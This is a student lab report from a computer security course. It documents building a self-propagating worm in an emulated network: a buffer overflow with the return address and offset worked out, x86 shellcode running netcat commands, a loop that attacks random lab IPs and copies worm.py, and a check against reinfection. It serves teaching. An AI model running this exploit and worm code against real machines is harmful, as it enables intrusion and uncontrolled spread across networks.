Bangladesh University of Engineering & Technology

CSE 406: Computer Security Sessional
Report on Malware Assignment

Submitted By:
Tanzim Hossain Romel
Student ID-1705069
Level-4 Term-1

August 6, 2022

Contents

1 Task 1: Attack Any Target Machine

1.1 Task Description

In this task, we focus on the attacking part of the worm. We try to execute a simple buffer overflow attack on target server to open a shell.

1.2 Solution

First, we need to turn off the address randomization.

```
$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
```

Now, we have to modify **worm.py** under the **Labsetup/worm** directory and set the correct return address (ret) and offset to generate a successful buffer overflow attack.

Before that, we have to figure out the correct addresses. For that we send a benign message to our target server. We use the following command for that -

```
$ echo hello | nc -w2 10.151.0.71 9090
```

We get the following output from our target server:

```
-host_0-10.151.0.71          | Starting stack
-host_0-10.151.0.71          | Input size: 6
-host_0-10.151.0.71          | Frame Pointer (ebp) inside bof():  0xffffd5f8
-host_0-10.151.0.71          | Buffer's address inside bof():     0xffffd588
-host_0-10.151.0.71          | ==== Returned Properly ====
```

Figure 1: Output from terminal.

So, we make the following changes in the **worm.py** file:

```
  # ebp inside bof() 0xffffd5f8
  # buffers address inside bof()
  ret    = 0xffffd5f8 + 100  # Need to change
  offset = 112 + 4  # Need to change
```

Figure 2: Changes made inside the *createBadfile()* function.

Now our code for generating the payload for the buffer overflow attack is complete for this task. If we run the **worm.py** file, we'll successfully execute a buffer overflow attack on our target server.

We get the following output on a successful completion of our attack:



Figure 3: Output from terminal of target server.

With this, we're done with task 1.

2 Task 2: Self Duplication

2.1 Task Description

A malicious program can be called worm if it can spread from one place to another place automatically. To do that, the worm must be able to copy itself from one machine to another machine. This is called self duplication, which is the focus of this task.

2.2 Solution

We take the 2nd approach in this solution. We divide the attack code in two parts, a small payload that contains a simple pilot code, and a larger payload that contains a more sophisticated code. The pilot code is the shellcode included in the malicious payload in the buffer-overflow attack. Once the attack is successful and the pilot code runs a shell on the target, it can use shell commands to fetch the larger payload from the attacker machine, completing the self duplication.

So, in our case, we run a listener on our target machine through **netcat** command. Then using our attacker machine, we send the **worm.py** file which we used to execute buffer-overflow attack.

We make the following changes in order to do so -

i) To initiate a listener on our target machine -

```
shellcode= (
   "\xeb\x2c\x59\x31\xc0\x88\x41\x19\x88\x41\x1c\x31\xd2\xb2\xd0\x88"
   "\x04\x11\x8d\x59\x10\x89\x19\x8d\x41\x1a\x89\x41\x04\x8d\x41\x1d"
   "\x89\x41\x08\x31\xc0\x89\x41\x0c\x31\xd2\xb0\x0b\xcd\x80\xe8\xcf"
   "\xff\xff\xff"
   "AAAABBBBCCCCDDDD"
   "/bin/bash*"
   "-c*"
   # You can put your commands in the following three lines.
   # Separating the commands using semicolons.
   # Make sure you don't change the length of each line.
   # The * in the 3rd line will be replaced by a binary zero.
   " echo 'Yet another successful buffer overflow attack';     "
   " nc -lnv 8069 > worm.py;                                   "
   "                                                          *"
   "123456789012345678901234567890123456789012345678901234567890"
   # The last line (above) serves as a ruler, it is not used
).encode('latin-1')
```

Figure 4: Changes made inside the shellcode. Highlighted portion was added.

ii) To send from attacker machine -

```python
# Launch the attack on other servers
while True:
    targetIP = getNextTarget()

    # Send the malicious payload to the target host
    print(f"**********************************", flush=True)
    print(f">>>>> Attacking {targetIP} <<<<<", flush=True)
    print(f"**********************************", flush=True)
    subprocess.run([f"cat badfile | nc -w5 {targetIP} 9090"], shell=True)


    # Give the shellcode some time to run on the target host
    time.sleep(1)

    subprocess.run([f"cat worm.py | nc -w5 {targetIP} 8069"], shell=True)
```

Figure 5: Changes made inside the **worm.py**. Highlighted portion was added.

Now, to ensure that target machine has successfully received the file, we enter into the terminal of our target machine.

```
[08/06/22]seed@VM:~/.../worm$ docksh ee9c414a7851
root@ee9c414a7851:/# cd /b
bin/  bof/  boot/
root@ee9c414a7851:/# cd /bof
root@ee9c414a7851:/bof# ls
badfile  server  stack  worm.py
```

Figure 6: Into the terminal of the target machine.

As we can see, the target machine has successfully received the file.

3 Task 3: Propagation

3.1 Task Description

After finishing the previous task, we would be able to get the worm to crawl from our computer to the first target, but the worm will not keep crawling. We need to make changes to **worm.py** so the worm can continue crawling after it arrives on a newly compromised machine.

3.2 Solution

Several places in **worm.py** need to be changed. One of them is the *getNextTarget()*, which hard-codes the IP address of the next target. We would like this target addresses to be a new machine. To achieve that, we modify the *getNextTarget()* function so that it returns a random IP address. Following changes were made to do that -

```python
# Find the next victim (return an IP address).
# Check to make sure that the target is alive.
def getNextTarget():
    x = str(randint(151, 153))
    y = str(randint(71, 75))
    return f"10.{x}.0.{y}"
```

Figure 7: Changes made inside the **worm.py**.

Also, we have to ensure that the target machine itself executes the **worm.py** we are sending. To do that, we make the following changes -

```
 " echo 'Hi'; [ -f /bof/worm.py ] && echo 'bye' && exit;      "
 " nc -lnv 8069 > worm.py;chmod +x /bof/worm.py;               "
 " /bof/worm.py;  ping 1.2.3.4;                               *"
 "1234567890123456789012345678901234567890123456789012345678901234567890"
```

Figure 8: Changes made inside the shellcode.

This ensures that each target machine keeps propagating the worm.

To check if our solution works, we first check our terminal and our CPU usage. A high CPU usage would indicate that we have successfully executed our task.



Figure 9: Changes made inside the shellcode.

We can observe that **10.153.0.73** itself has started an attack on **10.152.0.75**. This shows that target itself is successfully propagating the worm.

We can further analyze our attack through seedsim map.



Figure 10: Bold nodes indicate infected nodes.

4 Task 4: Preventing Self Infection

4.1 Task Description

Once a computer is compromised, an instance of the worm will run in a separate process. If this computer gets compromised again, a new instance of the worm will start running. If the worm does not have a mechanism to check whether a computer has already been infected or not, many new instances of the worms will be spawn, consuming more and more resources, and eventually running out of them.

So, in order to stop self infection, we need to add a checking mechanism to ensure that only one instance of the worm can run on a compromised computer.

4.2 Solution

We add a checking mechanism in our target machines so that it can detect if the worm already exists. If the worm already exists, **worm.py** is already in the machine, so we exit from further execution and immediately exit from the shell. To do so, we make the following changes -

```
" echo 'Hi'; [ -f /bof/worm.py ] && echo 'bye' && exit;     "
" nc -lnv 8069 > worm.py;chmod +x /bof/worm.py;              "
" /bof/worm.py;  ping 1.2.3.4;                              *"
"1234567890123456789012345678901234567890123456789012345678901234567890"
```

Figure 11: Changes made inside the shellcode.

On finding **worm.py** on the directory, the program exits so all the subsequent operations are not executed.



Figure 12: Terminal of the target machines(s).

As we can see, after a machine has already been infected, the machine exits from the terminal after printing 'bye' on the terminal. So, we have successfully completed our task.